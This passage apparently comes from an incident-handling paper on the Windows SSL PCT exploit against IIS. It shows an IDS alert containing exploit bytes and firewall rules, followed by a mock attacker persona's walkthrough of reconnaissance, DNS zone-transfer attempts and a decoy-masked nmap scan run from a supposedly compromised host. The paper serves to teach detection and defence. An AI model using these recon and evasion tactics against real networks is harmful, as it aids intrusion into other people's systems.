40 F9 15 F1 24 9D 74 C3 20 23 0D E3 2A 51 91 4A  @...$.t. #..*Q.J
A4 27 85 4E 0E BA 2C C4 22 FF 15 3C 4F 21 B9 96  .'.N..,."..<O!..
7F F7 CF C7 F5 4C B4 E8 5C FA B9 F4 84 FB 76 F2  .....L..\.....v.
BB FE 16 93 2B EE 16 83 2B 51 13 EF F2 69 77 18  ....+...+Q...iw.
28 FD 2E C1 7B D4 2F 4A 9B C4 56 93 2C 51 13 E7  (...{./J..V.,Q..
28 F9 B9 96 53 FD 12 94 84 FB 66 4A BC C6 05 8E  (...S.....fJ....
3F AE CF 20 FC 54 77 03 F6 D2 62 6F 11 BB 1F 30  ?.. .Tw...bo...0
D0 29 BC 40 97 FA 80 87 5F BE 02 A5 BC EA 62 FF  .).@...._.....b.
7A AF CF BF 5F E6 CF BF 5F E2 CF BF 5F FE CB 87  z..._..._..._...
5F BE 12 93 2A FF 17 82 2A E7 17 92 28 FF B9 B6  _...*...*...(...
7B C6 34 3D C8 B8 B9 96 7F 51 96 4A 9D 51 33 C3  {.4=.....Q.J.Q3.
13 03 9F C6 B5 51 13 C7 F2 6D 2C 3C 84 98 B9 10  .....Q...m,<....
84 DB 46 AB 94 60 A6 A3 84 FB 42 F2 A0 FD B9 13  ..F..`....B.....
7B                                               {

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Notice the **bold** portion of the alert. If it looks familiar, it is because we saw it earlier. That is the *$request* variable from the exploit. The return address appropriate for the version and patch level of Windows follows, and then the payload selected. This particular alert was generated with the Win32_bind payload.

Other Indicators

There are few other indicators of this type of exploit beyond IDS. With a network protocol analyzer (sniffer) the exploit pattern can be seen vaguely, although different tools will have different packets. That said, Metasploit's Windows_ssl_pct module is not easily identified in a packet capture.

(a full packet capture can be found in the Appendices)

As you can see in the packet capture, after the TCP 3-way handshake (the first three packets listed) the SSL negotiation packet looks strangely familiar.

Looking in the Windows System Event Viewer after running the exploit *can* show the following message. Unfortunately this is not consistent as the exploit tends to leave IIS running. Still, this may be a trouble-indicator:

Type: *Error*
Source: *Service Control Manager*
Description: *The World Wide Web Publishing Service service terminated unexpectedly. It has done this X time(s). The following corrective action will be taken in 0 milliseconds: No action.*

This message only tells of a problem, not which problem it is; so be careful not to jump to conclusions too soon. This means that the IIS This message also was quite noticeable when Code-Red and NIMDA were ravaging the Internet.

(For more intriguing information and screen-dumps of the exploit occurring, be sure to read Section II.)

Platforms/Environments

Victim's Platform

The target computer system is running Windows 2000 SP4 with Internet Information Services (IIS) version 5.0.

Source Network

The selected source network is an unsecured Wireless broadband connected network. The Wireless Access Point has been left with factory defaults, including Station Identifier and Password. The attacking computer system is a Dell Inspiron 1100 laptop running SuSE Linux Professional 9.1. Key applications include basic wireless and networking services, nmap, Nessus, Firewalk, Metasploit v2.2, and NetCat.

Target Network

The target network is a large international corporate network. The target system is in their Demilitarized Zone (DMZ), a common quarantine network used by many companies, large and small. The system is firewalled off using a Linux NetFilter Firewall (SuSE). The Router between the Firewall and the Internet is a Cisco 6509 running v12.1 (22)E1 code.

Snort is running as the Intrusion Detection System of choice, with the latest updated signatures and a couple from bleedingsnort.org

The router access-list simply blocks direct accesses to itself from the Internet. The Firewall rules which are pertinent are as follows:


```
-A DMZbound -p tcp -d 12.1.2.3 --dport 80 -j ACCEPT
-A DMZbound -p tcp -d 12.1.2.3 --dport 443 -j ACCEPT
-A DMZbound -p tcp -d 12.1.2.0/24 --dport 113 -j ACCEPT
-A DMZbound -p udp -d 12.1.2.0/24 --dport 53 -j ACCEPT
-A outbound -p tcp --dport 53 -j ACCEPT
-A outbound -p udp --dport 53 -j ACCEPT
-A outbound -p tcp --dport 25 -j ACCEPT
-A outbound -p tcp --dport 21 -j ACCEPT
-A outbound -p tcp --dport 1024:  -j ACCEPT
-A inbound -p tcp -s 12.1.2.0/24 -d 10.5.1.15 --dport 636 -j ACCEPT
-A inbound -p tcp -s 12.1.2.0/24 -d 10.5.1.15 --dport 135 -j ACCEPT
-A inbound -p tcp -s 12.1.2.0/24 -d 10.5.1.15 --dport 445 -j ACCEPT
-A inbound -p tcp -s 12.1.2.0/24 -d 10.5.1.15 --dport 88 -j ACCEPT
-A inbound -p udp -s 12.1.2.0/24 -d 10.5.1.15 --dport 88 -j ACCEPT
...
-A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
-A FORWARD -o eth0 -j outbound
-A FORWARD -o eth1 -j inbound
-A FORWARD -o eth2 -j DMZbound
-A FORWARD -j LOG --log-prefix DROP:
-A FORWARD -j DROP
```

These rules allow the Internet to connect to 12.1.2.3 for HTTP, HTTPS, AUTH, and DNS lookups. HTTP and HTTPS because this is a web-server. DNS lookups to the whole network because this ruleset was converted from a CheckPoint Firewall-1 where the policy allowed DNS lookups to every host. 113/Auth is often allowed for SMTP (and other) servers to verify the identity of an origination server.


The rest of the rules allow any DMZ system do SMTP (email), DNS lookups and zone transfers to the Internet, and authenticate through LDAPS DCOM and KERBEROS to an Internal Domain Controller. The 12.1.2.0/24 network specifically is allowed to connect to the Internet for FTP and on any TCP “high” port (>1023). While this is more secure than allowing the DMZ machines to go to the Internet for whatever they want, this makes it quite easy for hackers to have compromised systems connect back to them over high-ports. If this intrigues you, read on.

Network Diagrams

The Target Network:



The Hacker's Network:



Section II. UberH4x0r Strikes

I'm about to hand the next section over to Uberh4x0r, but before I do I have to warn you.... he's a bit elitist. Please do not take his ridicule to heart; it is the culture he comes from, not a reflection of you. At times you will find my editing where he didn't explain very well. Thanks.

Disclaimer: The views and opinions expressed in the next section do not necessarily represent the views of this paper.

Haxor Log – Star date 0409041644

(That's September 4th, 4:44pm for you 14m3rz just t00ning in. If you don't understand, check out http://www.everything2.com/index.pl?node=leet%20sp34k .)

** Greetz to Gigiman, PurpleTrdzFactory, CrashOverHandlebars, BlondGolfClub, BaldWhiteTick, Donimator, Ping **

Paybacks are h311, don'cha think? Well kiddiez, today we will be playing a little game of P4yb4ck. Druidian Ventures, Inc, has dar3d to offend me again, for the first time, for the la5t time! Now many of you l4m3rz couldn't find an open port with a flashlight, two h4nds and a map, but try to keep up. A few of you may actually l34rn something...

I have been researching Druidian for about the past week and have found a w34kness which will serve my purpose. Forget petty defacement or DDoSing them... nay, there are systems to be 0wned. We will not st00p (as in st00pid!) to the level of g33koid embarrassment or inconvenience. Druidian will b0w to ME, yea though they won't know it..

(Distributed Denial of Service, or DDoS: where many computers attack a network or computer system so no one else can use it. Defacement is where a web-site is hacked and the content replaced with the attacker's choice... often something naked.)

We will penetrate a DMZ machine using this s4ucy little PCT vulnerability. But the fun will not stop there... This is a high-probability Microsh4ft shop thru-n-thru. They will be controlling authentication using ActiveDirectory. Between you me and the paper, I'd bet Luck13 the W0nder-Computer that this will provide either LDAPS or DCOM access into the Instide Domain Controllers. LDAPS is exploitable using PCT as well, and DCOM has a wide selection of exploits to choose from. Either way, their Active Directory is S0 m1n3!! Once I 0wn their Domain Controllers, I 0wn their user database and all their passwords. Since Micro5uck can't seem to figure out how to encrypt passwords securely I'll have all their passwords in clear-text before the week is out! Once I 0wn their DC's, usernames, and passwords, they will never be rid of me. I will come and go as I please, use their Unix systems to crack other companies' codes and passwords, use their

network as a jump-off point to hack my next target, XXXXXXXXX. We'll find even more fun as time goes on, most def1n1t3ly p0rn-related. This is better than simply causing them a single headache. I will 0wn their network until that company is no l0nger!

<Colonel Sanderz: Everybody got that?>

So far I've been doing reconnaissance and scanning... N00bs, pay attention and learn.

Reconnaissance:

Web Site Recon

Searching the Druidian web site turned up some interesting information. The most interesting, however, was found through Google: IT Job Information.

Other tidbits included benign or otherwise b0ring information only l4m0s would appreciate. No mergers or other press releases worth mentioning. White Papers on how to make the best use of your Druidian products (yeah right!) They mask their key people behind titles and web-mailers, which keeps us from knowing much about their employees and email naming conventions. Not even any phone numbers. Who are these people, Yahoo?

(Please excuse the defaming use of the name Yahoo. I believe UberH4x0r was referring to how difficult it can be to contact the people at that company. Again, my apologies.)

More fun next phase...

Domain Registration Information: Hexillion

Truly 1337 d00ds will learn and love the "whois" command and all the repositories of information throughout the world. Since I have to drag along you n00bs, we'll stick to Hexillion. Hexillion, located at http://www.hexillion.com will give information about who owns an IP Address or domain, it will traceroute and simple port-scanning of an address. For the complete value from their site, check it out for yourself!

Hexillion provided the a lot of contact information. Unfortunately, Druidian has scrubbed any useful information and used generics like "webtech@druidian.com" and similarly useless snail-address. You can run, but you can't hide... I *will* 0wn you.

Hexillion also provided the entire Net-Block (in English, IP Address range): 12.1.0.0/18 (12.1.0.0-12.1.63.0). DNS Servers, also listed from Hexillion (or whois for us 13373rz), are listed as:

ns1.druidian.net	12.1.2.13
ns2.druidian.net	12.1.38.13
ns3.druidian.net	12.1.2.14

This information heavily influenced my scanning choices, but more on that L8r.
Imact of this recon: Zero.

Hacker's best tool: Google

Hobbit was right, NetCat is my friend... but Google, oh Google. Thou art my dearest friend. From Google, my fr0ndlings, you can find things about a web site you might not find otherwise, and often things the company doesn't want you to find out. Even if it has been removed from the site, Google may still have a cached copy.

Searching Google turned up the following gold nuggets:
Search: `job IT site:druidian.com`
Information: Listings for IT jobs included:

- Internal Developer, must know .NET (Microsoft, Ching!)
- Directory Admin, must know ActiveDirectory (MS, cha ching!)
- WebMaster, experienced with IIS and .NET (MS, ba da bing!)
- LAN Administrator, must know XP and be familiar with Active Directory

The sweet thing here? Internal development, Directories, and Web systems, all using Microsoft. The historical cache of job listings didn't say anything about other directories, like Novell's eDirectory or OpenLDAP. This most likely indicates that we have a primarily Microsoft shop. Most importantly this suggests that all authentication/authorization is done around Active Directory! Yeehaw!

Search: `site:druidian.com .xls .doc .ppt`
Information: Nothing! They must have some pretty good scrubbers. That's too bad. With the Delete Buffer issues in Microsoft Office, it's always fun to see what once was on them :->

Search: `related:druidian.com`
Information: Very nice! There is a Hate Site for Druidian. I'll have to check it out when we're done 0wning this place. Might be a good place to share inside information once I'm in. Couple of competitors like SpaceBallCity.com and a couple others. They should make good contacts and possible targets. Probably offer my “information services” to these good folks.

Impact of this recon: Zero.

Domain Name Services (DNS) Zone Transfer

The Domain NameService, for you n00bs (aka new-guys, know-nothings), is the distributed naming service which changes “www.druidian.com” into 12.1.2.3

On the ultimate power-computer (Luck13 runs Linux), you can inspect what IP Address is handed out for a given name by using the *host* command:

```
UberH4x0r@Luck13:~> host www.druidian.com
www.druidian.com has address 12.1.2.3
UberH4x0r@Luck13:~>
```

This tells us that www.druidian.com is serviced on 12.1.2.3.

For more information, we attach the -a flag (-a stands for “show Any information returned”):

```
UberH4x0r@Luck13:~> host -a www.druidian.com
Trying "www.druidian.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30100
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;www.druidian.com.          IN      ANY

;; ANSWER SECTION:
www.druidian.com.   20542   IN      NS      ns1.druidian.com.
www.druidian.com.   20542   IN      NS      ns2.druidian.com.
www.druidian.com.   20542   IN      NS      ns3.druidian.com.
www.druidian.com.   20542   IN      A       12.1.2.3

;; AUTHORITY SECTION:
www.druidian.com.   20542   IN      NS      ns1.druidian.com.
www.druidian.com.   20542   IN      NS      ns2.druidian.com.
www.druidian.com.   20542   IN      NS      ns3.druidian.com.

;; ADDITIONAL SECTION:
ns1.druidian.com.    85333   IN      A       12.1.2.13
ns2.druidian.com.    65609   IN      A       12.1.38.13
ns3.druidian.com.    65609   IN      A       12.1.2.14

Received 223 bytes from 192.168.72.1#53 in 15 ms
UberH4x0r@Luck13:~>
```

This confirmed what Hexillion already told us about their DNS servers. No additional information, like Mail Exchangers, etc... So let's query one of their DNS servers directly:

```
UberH4x0r@Luck13:~> host -a druidian.com 12.1.2.14
Trying "druidian.com"
Using domain server:
Name: 12.1.2.14
Address: 12.1.2.14#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48719
;; flags: qr aa rd; QUERY: 1, ANSWER: 6, AUTHORITY: 3, ADDITIONAL: 5

;; QUESTION SECTION:
;druidian.com.          IN      ANY

;; ANSWER SECTION:
druidian.com.   21600   IN      MX      5 badboy.druidian.com.
druidian.com.   21600   IN      A       12.1.2.3
```

```
druidian.com.   21600   IN      NS      ns1.druidian.com.
druidian.com.   21600   IN      NS      ns2.druidian.com.
druidian.com.   21600   IN      NS      ns3.druidian.com.
druidian.com.   21600   IN      SOA     ns1.druidian.com. dnshelp.druidian.com. 2003082113 43200
600 2592000 21600

;; AUTHORITY SECTION:
druidian.com.   21600   IN      NS      ns1.druidian.com.
druidian.com.   21600   IN      NS      ns2.druidian.com.
druidian.com.   21600   IN      NS      ns3.druidian.com.

;; ADDITIONAL SECTION:
badboy.druidian.com. 600   IN      A       12.1.2.85
badboy.druidian.com. 600   IN      A       12.1.2.86
ns1.druidian.com.   161347  IN      A       12.1.2.13
ns2.druidian.com.   161347  IN      A       12.1.38.13
ns3.druidian.com.   161347  IN      A       12.1.2.14

Received 347 bytes from 12.1.2.14#53 in 84 ms
UberH4x0r@Luck13:~>
```

Okay, the "-a" parameter just sent a normal "ANY" request to Druidian's tertiary DNS server (that's the Third one). This result is split into 5 sections:

- The Header section gives information about the request like what server will be queried and flags used in the request.
- The Question section shows the request information being sent
- The Answer section includes the response received from the server, including the Start-Of-Authority (SOA) record which gives basic information about the Zone: Primary DNS server, Mail Contact(the "@" is replaced with a "."), Serial Number, and some timeout information.
- The Authority section shows the authoritative DNS servers
- The Additional section shows any additional information included in the Answer. In this example the actual Name records (A records) for the included MX and NS records are included.

It provided me the SOA record and the Mail-Exchangers' (MX) addresses. Notice that they are on the same address-range as the DNS servers. Anyone else seeing a pattern here?

Then I attempted to dump the entire DNS zone. This would tell us things like web-servers, mail servers, personal workstations, ftp servers, etc... More importantly, this would help plot the layout of their public-facing network.

```
UberH4x0r@Luck13:~> host -l druidian.com ns3.druidian.com
Using domain server:
Name: ns3.druidian.com
Address: 12.1.2.14#53
Aliases:

Host druidian.com not found: 5(REFUSED)
; Transfer failed.
```

The "-l" (little-L) option tells *host* to pull a "listing" of the DNS zone "druidian.com" from the name server "ns3.druidian.com". This makes the *host* command look like a DNS Server attempting an AXFR (Zone Transfer). This obviously failed.

Many big companies will block TCP port 53 and/or limit which systems can do AXFRs. Apparently Druidian has considered this worth limiting. No matter, I know where to start. I will 0wn thee, oh yes. I will 0wn thee.

Impact of this recon: Low. The lookups are normal traffic, the Zone Transfer will trigger a low-priority log message, either on the DNS server or the firewall, both of which are almost always going to be overlooked. If anyone does find this, it will be too late for them.

Scanning:

The scanning portion of our fun is the long part. Aside from research, which long-experience will minimize, scanning will be the longest part of your attacks, young paduans. Why? Visib1lity, or rather, invisib1lity. Most scans will show up in firewall logs. Many scans will trigger IDS (I know Matt has written about IDS in his paper). It is important that a scan be slow and as random and difficult to detect as possible. If the scan is detected and thought to be a threat, a professionally drafted nasty-gram will be sent to my ISP to shut me off. What? You don't believe I'm doing this from my own machine? Well, there may be hope for you yet. Yes, I sometimes use a couple pre0wned machines to do the scanning. Truth is, for many purposes, a simple fast-scan from a "b0rr0w3d" wireless broadband connection does the trick quite nicely. For the long-scan, however, it is nice to have a few "expendable" box3n (that's computers for those of you who don't walk on the wild side just a little).

Initial scanning should always be done with NMAP (http://insecure.org/). Fyodor the Righteous has graced the world with a p0werh0use Port Scanner.

For potential vulnerabilities, however, we will scan the systems found by NMAP with Nessus (http://nessus.org)

NMAP

NMAP helps determine both what ports are available and a guess at what 0perating System is in use. What is so nice about NMAP is that it has s0 m4ny 0ptions, making it very flexible. One of the nice options is the Timing option. This option allows control over how fast the scan takes place... and as they s4y: T1ming is ev3rything.

I started out the scanning with a simple Ping scan of the 12.1.2.0/24 network. This sends a packet to each IP address from 12.1.2.0-12.1.2.255 and watches for systems that reply. NMAP uses both an ICMP ping (like everyone else) and a Web-packet sent to TCP Port 80. Note: Most of the scanning we'll do will require r00t privileges!

First I started with a simple PING to a couple hosts I knew. This tests whether ICMP is allowed:

```
UberH4x0r@Luck13:~> ping -c2 12.1.2.3
PING 12.1.2.3 (12.1.2.3) 56(84) bytes of data.

--- 12.1.2.3 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 0ms

UberH4x0r@Luck13:~> ping -c2 12.1.2.13
PING 12.1.2.13 (12.1.2.13) 56(84) bytes of data.

--- 12.1.2.13 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 0ms

UberH4x0r@Luck13:~>
```

They must be blocking ICMP. This makes the scan a little more difficult, and much longer. This means we had to scan IP Addresses without knowing there's anything there.

So I headed out to the scanning machine. This one's a little Unix system I hacked in a government agency which will remain unnamed. Because ICMP is blocked, NMAP will fail the PING tests. I had to turn that off. I also turned down the scanning speed so as to avoid most IDS alerts for port-scanning. Since we turned off the PING-tests, NMAP will doubtless scan IP Addresses which do not correspond to a live system. For that reason I focused on a range known to have live systems: 12.1.2.0/24. This will give a good initial view of the public network. To throw off initial attention to our scan, I used several Decoys. To save the information for offline viewing, I wrote the output to a file.

```
gohomensa:/dev/. # nmap -vv -sS -P0 -T Sneaky -O -D12.5.23.43,199.204.37.144,
69.33.10.141,69.34.44.61,204.105.43.15 -oN Mapping.12.1.2.0.txt 12.1.2.0/24 &
```

The following options were used with meanings to follow:

-vv	Print out the most information about what NMAP is doing
-sS	NMAP should do a stealth SYN Scan. This is less impacting than other scans because it does not actually set up a full TCP connection. This lets the machine recover the resources from each connection-attempt much faster.
-P0	Don't PING first, assume each host is alive
-T Sneaky	Limit the number of ports scanned per 5 seconds
-O	Guess what Operating System each host is running. This is done based on the initial settings and behaviors of a TCP connection. This is known as Fingerprinting
-D12.5...	Use the comma-separated list of IP Addresses as Decoys. This means that NMAP will send out port scanning packets from these addresses as well, allowing our real IP Address to get somewhat lost in the shuffle. The more confusion we can add, the better. This may make it difficult enough to track down that they just don't attempt to. I'm taking precautions not to be caught personally, but I'd hate to lose my 0wned machine too.

-oN Mapp... Write output in Normal format to the file Mapping.12.1.2.0.txt
& This tells the machine to place this process in the background. On some Unix machines this allows you to simply exit from the session and the process will continue. Some Unix systems require the use of the *nohup* (no hangup) command.

NMAP understands CIDR Addressing (the 12.1.2.0/24) and knows to scan the whole range that it represents. This looked like a decent listing to start with. Since they are on the same IP Subnet as the DNS and WWW servers there is a good chance that each of these has significant value. We'll see.

It is helpful when scanning to keep a TCPDUMP session running. The results can show networks and hosts that don't exist by way of ICMP messages to that effect, as well as any other special responses/oddities. Since this was a slow scan, I wouldn't normally leave this running. However, I ran it for a minute to show how it looks:

```
23:38:29.356781 12.5.23.43.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356801 199.204.37.144.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356821 192.168.72.218.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356840 69.33.10.141.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356859 69.34.44.61.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356877 204.105.43.15.39166 > 12.1.2.3.405: S 3421316051:3421316051(0) win 2048
23:38:29.356898 12.5.23.43.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.356918 199.204.37.144.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.356939 192.168.72.218.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.356959 69.33.10.141.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.356980 69.34.44.61.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.356999 204.105.43.15.39166 > 12.1.2.3.80: S 3421316051:3421316051(0) win 2048
23:38:29.357019 12.5.23.43.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
23:38:29.357039 199.204.37.144.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
23:38:29.357060 192.168.72.218.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
23:38:29.357081 69.33.10.141.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
23:38:29.357102 69.34.44.61.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
23:38:29.357122 204.105.43.15.39166 > 12.1.2.3.2627: S 3421316051:3421316051(0) win 2048
00:38:54.489384 12.5.23.43.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.489646 192.168.72.218.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.489905 199.204.37.144.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.490156 69.33.10.141.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.490415 69.34.44.61.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.490679 204.105.43.15.53278 > 12.1.2.3.483: S 445516520:445516520(0) win 1024
00:38:54.490944 12.5.23.43.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.491208 192.168.72.218.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.491466 199.204.37.144.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.491721 69.33.10.141.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.491986 69.34.44.61.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.492249 204.105.43.15.53278 > 12.1.2.3.80: S 445516520:445516520(0) win 1024
00:38:54.492512 12.5.23.43.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.492775 192.168.72.218.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.493030 199.204.37.144.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.493286 69.33.10.141.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.493548 69.34.44.61.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.493858 204.105.43.15.53278 > 12.1.2.3.9111: S 445516520:445516520(0) win 1024
00:38:54.494127 12.5.23.43.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
00:38:54.494393 192.168.72.218.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
00:38:54.494652 199.204.37.144.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
00:38:54.494960 69.33.10.141.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
```

```
00:38:54.495235 69.34.44.61.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
00:38:54.495499 204.105.43.15.53278 > 12.1.2.3.285: S 445516520:445516520(0) win 1024
00:38:54.531208 12.1.2.3.80 > 192.168.72.218.53278: S 1792174094:1792174094(0) ack 445516521 win
64240 <mss 1460> (DF)
00:38:54.531241 192.168.72.218.53278 > 12.1.2.3.80: R 445516521:445516521(0) win 0 (DF)
00:38:54.845154 12.5.23.43.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
00:38:54.845484 192.168.72.218.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
00:38:54.845750 199.204.37.144.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
00:38:54.846017 69.33.10.141.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
00:38:54.846290 69.34.44.61.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
00:38:54.846564 204.105.43.15.53279 > 12.1.2.3.1436: S 3216377561:3216377561(0) win 1024
```

While this looks quite daunting to the mere m0rt4L, it breaks down rather nicely when explained. The format is as follows:

```
<time> <sourceIP>.<port> > <destIP>.<port>: <flags and other info>
       Data itself is not included in this view.  It is not important for this
       purpose.  For more information you can use the -v -v option or for Hex Payload
       use -X.
```

First of all notice the source addresses are from varying networks... Think of just how 3V1L that is... >:-}

The scanning packets originate from 192.168.72.218, a drone machine I already 0wned, directed at 12.1.2.3 on a particular port, with the SYN flag set ("S" immediately following the destination and port). The following options will be the result:

- No Response. This most often means the packet has been filtered either at a router or a firewall (Host-firewalls included)
- TCP Reset packet. This is a packet with the Reset flag set ("R") and is also often a firewall "Rejecting" the connection. This is Hacker-friendlier since it doesn't take as long to get a response back!
- Syn-Ack packet. This is a packet with the SYN ("S")and ACK ("Ack") flags set, the standard response to a SYN packet, meaning the port is reponding. For the SYN-scan, NMAP immediately sends a Reset to clear up the remote system's connection resources.
- ICMP Port Unreachable. This most often means that no firewall is blocking the port, but the port is simply not in use on the remote system.

The output of this NMAP command is as follows:

```
gohomensa:/dev/. # nmap -vv -sS -P0 -O
-D12.5.23.43,199.204.37.144,69.33.10.141,69.34.44.61,204.105.43.15 -oN
Mapping.12.1.2.0.txt 12.1.2.0/24

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

<SKIPPING OTHER HOSTS>

Host  (12.1.2.3) appears to be up ... good.
Initiating SYN Stealth Scan against  (12.1.2.3)
Adding open port 80/tcp

Adding open port 443/tcp
```

```
The SYN Stealth Scan took 1495 seconds to scan 1601 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
For OSScan assuming that port 80 is open and port 33057 is closed and neither are firewalled
Interesting ports on  (12.1.2.3):
(The 1599 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https
Remote operating system guess: Nokia M1122 DSL Router
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=63EA%TS=0)
T1(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=25578 (Worthy challenge)
TCP ISN Seq. Numbers: 887EF409 8886DD69 888E9F5A 8895CC77 889DA1D7 88A492B0
IPID Sequence Generation: Incremental

<SKIPPING OTHER HOSTS>

Nmap run completed - 255 IP address (15 host up) scanned in 381225 seconds
```

0kay, to the trained eye there's a wealth of information above. I narrowed down the results to the system we're going to use, since the results of an entire network scan can get quite large.

- First off, the host is up... but that is misleading. If the host is not up, NMAP will not run a scan. So by disabling the PING test with -P0, NMAP considers every host as “UP”.
- The next set of information tells us ports 80 and 443 are open (as they are found).
- The next thing the trained eye would see is that 1601 ports were scanned in 1495 seconds. That is using the default NMAP ports. For y0u mathematically-challenged, those 1601 ports took about 25 minutes just to scan that single IP address. With 255 addresses in this network chunk, it took roughly 106 hours to complete.
- The next point shows why NMAP incorrectly identifies the system as a Nokia DSL Router: First, because NMAP didn't find at least one open and one closed port. Next, because OSSCAN “assumed” that port 33057 is closed and not firewalled.
- Next is the “official” list of open ports: 80 and 443... nice.
- Ignore the foolish guess of OS
